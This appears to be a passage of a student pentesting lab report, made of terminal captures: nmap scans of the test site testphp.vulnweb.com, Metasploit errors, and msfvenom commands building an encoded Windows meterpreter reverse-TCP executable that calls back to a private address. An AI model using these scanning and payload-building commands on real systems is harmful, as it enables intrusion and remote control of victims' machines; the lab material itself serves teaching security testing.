
```
┌──(nipun㉿DESKTOP-GIN4B9Q)-[~]
└─$ nmap testphp.vulnweb.com
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-16 17:39 IST
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 33.55% done; ETC: 17:40 (0:00:24 remaining)
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.30s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
53/tcp  open  domain
80/tcp  open  http

Nmap done: 1 IP address (1 host up) scanned in 21.72 seconds

┌──(nipun㉿DESKTOP-GIN4B9Q)-[~]
└─$ sudo nmap -sS -p 44.228.249.3
[sudo] password for nipun:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-16 17:43 IST
Error #487: Your port specifications are illegal.  Example of proper form: "-100,200-1024,T:3000-4000,U:60
QUITTING!

┌──(nipun㉿DESKTOP-GIN4B9Q)-[~]
└─$ sudo nmap 44.228.249.3
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-16 17:43 IST
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.28s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
53/tcp  open  domain
80/tcp  open  http

Nmap done: 1 IP address (1 host up) scanned in 20.38 seconds

┌──(nipun㉿DESKTOP-GIN4B9Q)-[~]
└─$

┌──(nipun㉿DESKTOP-GIN4B9Q)-[~]
└─$
```

Fig-3: Nmap



```
┌──(nipun㉿DESKTOP-GIN4B9Q)-[~]
└─$ sudo nmap -O 44.228.249.3
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-16 17:46 IST
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 17.45% done; ETC: 17:46 (0:00:38 remaining)
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 18.45% done; ETC: 17:46 (0:00:35 remaining)
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 26.25% done; ETC: 17:46 (0:00:25 remaining)
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 29.05% done; ETC: 17:46 (0:00:22 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 30.20% done; ETC: 17:46 (0:00:23 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 32.85% done; ETC: 17:46 (0:00:20 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 33.00% done; ETC: 17:46 (0:00:20 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 33.10% done; ETC: 17:46 (0:00:20 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 33.35% done; ETC: 17:46 (0:00:20 remaining)
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 49.25% done; ETC: 17:46 (0:00:13 remaining)
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 49.25% done; ETC: 17:46 (0:00:13 remaining)
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 49.35% done; ETC: 17:46 (0:00:13 remaining)
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 49.35% done; ETC: 17:46 (0:00:13 remaining)
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 49.85% done; ETC: 17:46 (0:00:13 remaining)
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 49.85% done; ETC: 17:46 (0:00:13 remaining)
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.12s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
53/tcp  open  domain
80/tcp  open  http
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|storage-misc
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (92%), Synology DiskStation Manager 5.X (86%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:
Aggressive OS guesses: Linux 4.15 - 5.6 (92%), Linux 2.6.32 (92%), Linux 2.6.32 or 3.10 (92%), Linux 5.0 - 5.3
x 2.6.32 - 3.0 (87%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.33 seconds

┌──(nipun㉿DESKTOP-GIN4B9Q)-[~]
└─$
```


Fig-4: Nmap



```
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 49.35% done; ETC: 17:46 (0:00:13 remaining)
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 49.85% done; ETC: 17:46 (0:00:13 remaining)
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 49.85% done; ETC: 17:46 (0:00:13 remaining)
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.12s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|storage-misc
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (92%), Synology DiskStation Manager 5.X (86%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux
Aggressive OS guesses: Linux 4.15 - 5.6 (92%), Linux 2.6.32 (92%), Linux 2.6.32 or 3.10 (92%), Linux 5.0 - 5.3 (91%
x 2.6.32 - 3.0 (87%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.33 seconds

┌──(nipun㉿DESKTOP-GIN4B9Q)-[~]
└─$ sudo nmap -A 44.228.249.3
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-16 17:48 IST
Stats: 0:00:29 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:00:39 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 17:49 (0:00:16 remaining)
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.017s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
53/tcp open  domain  ISC BIND 9.16.16
| dns-nsid:
|_  bind.version: 9.16.16
80/tcp open  http    nginx 1.19.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (92%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux
Aggressive OS guesses: Linux 4.15 - 5.6 (92%), Linux 5.0 - 5.4 (92%), Linux 2.6.32 (91%), Linux 4.4 (91%), Linux 5.
x 4.0 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops

TRACEROUTE (using port 53/tcp)
HOP RTT     ADDRESS
1   0.81 ms DESKTOP-GIN4B9Q.mshome.net (172.26.240.1)
2   4.45 ms 192.168.0.1
3   4.65 ms ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.34 seconds

┌──(nipun㉿DESKTOP-GIN4B9Q)-[~]
└─$ 
```


Fig-5: Nmap

- Metasploit:
    - ➔ The Metasploit framework is a very powerful tool which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers.
    - ➔ With Metasploit, the pen testing team can use ready-made or custom code and introduce it into a network to probe for weak spots.




```
n `checkout'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-6.
1.4.1/lib/active_record/connection_adapters/abstract/connection_pool.rb:428:i
n `connection'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-6.
1.4.1/lib/active_record/connection_adapters/abstract/connection_pool.rb:1128:
in `retrieve_connection'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-6.
1.4.1/lib/active_record/connection_handling.rb:327:in `retrieve_connection'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-6.
1.4.1/lib/active_record/connection_handling.rb:283:in `connection'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-6.
1.4.1/lib/active_record/tasks/database_tasks.rb:237:in `migrate'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-6.
1.4.1/lib/active_record/railties/databases.rake:92:in `block (3 levels) in <t
op (required)>'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-6.
1.4.1/lib/active_record/railties/databases.rake:90:in `each'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-6.
1.4.1/lib/active_record/railties/databases.rake:90:in `block (2 levels) in <t
op (required)>'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/rake-13.0.6/exe
/rake:27:in `<top (required)>'
Tasks: TOP => db:migrate
(See full trace by running task with --trace)
┌──(anukriti㉿LAPTOP-CIPR7MFM)-[~]
└─$
::1                          fe00::0          ff02::2          ip6-localhost     ip6-mcastprefix
LAPTOP-CIPR7MFM              ff00::0          ip6-allnodes     ip6-localnet      localhost
LAPTOP-CIPR7MFM.localdomain  ff02::1          ip6-allrouters   ip6-loopback
┌──(anukriti㉿LAPTOP-CIPR7MFM)-[~]
└─$ ss
```

Fig-6: Metasploit




```
┌──(anukriti㉿LAPTOP-CIPR7MFM)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.106 LPORT=443 -e x86/shikata_ga_nai -i 24 -f exe > Desktop/test3.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 24 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai succeeded with size 651 (iteration=10)
x86/shikata_ga_nai succeeded with size 678 (iteration=11)
x86/shikata_ga_nai succeeded with size 705 (iteration=12)
x86/shikata_ga_nai succeeded with size 732 (iteration=13)
x86/shikata_ga_nai succeeded with size 759 (iteration=14)
x86/shikata_ga_nai succeeded with size 786 (iteration=15)
x86/shikata_ga_nai succeeded with size 813 (iteration=16)
x86/shikata_ga_nai succeeded with size 840 (iteration=17)
x86/shikata_ga_nai succeeded with size 867 (iteration=18)
x86/shikata_ga_nai succeeded with size 894 (iteration=19)
x86/shikata_ga_nai succeeded with size 921 (iteration=20)
x86/shikata_ga_nai succeeded with size 948 (iteration=21)
x86/shikata_ga_nai succeeded with size 975 (iteration=22)
x86/shikata_ga_nai succeeded with size 1002 (iteration=23)
x86/shikata_ga_nai chosen with final size 1002
Payload size: 1002 bytes
Final size of exe file: 73802 bytes

┌──(anukriti㉿LAPTOP-CIPR7MFM)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.106 LPORT=443 -e x86/shikata_ga_nai -i 24 -f exe > Desktop/test4.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 24 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
```

Fig-7: Metasploit




```
x86/shikata_ga_nai succeeded with size 867 (iteration=18)
x86/shikata_ga_nai succeeded with size 894 (iteration=19)
x86/shikata_ga_nai succeeded with size 921 (iteration=20)
x86/shikata_ga_nai succeeded with size 948 (iteration=21)
x86/shikata_ga_nai succeeded with size 975 (iteration=22)
x86/shikata_ga_nai succeeded with size 1002 (iteration=23)
x86/shikata_ga_nai chosen with final size 1002
Payload size: 1002 bytes
Final size of exe file: 73802 bytes

┌──(anukriti㉿LAPTOP-CIPR7MFM)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.106 LPORT=443 -e x86/shikata_ga_nai -i 24 -f exe > Desktop/test4.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 24 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai succeeded with size 651 (iteration=10)
x86/shikata_ga_nai succeeded with size 678 (iteration=11)
x86/shikata_ga_nai succeeded with size 705 (iteration=12)
x86/shikata_ga_nai succeeded with size 732 (iteration=13)
x86/shikata_ga_nai succeeded with size 759 (iteration=14)
x86/shikata_ga_nai succeeded with size 786 (iteration=15)
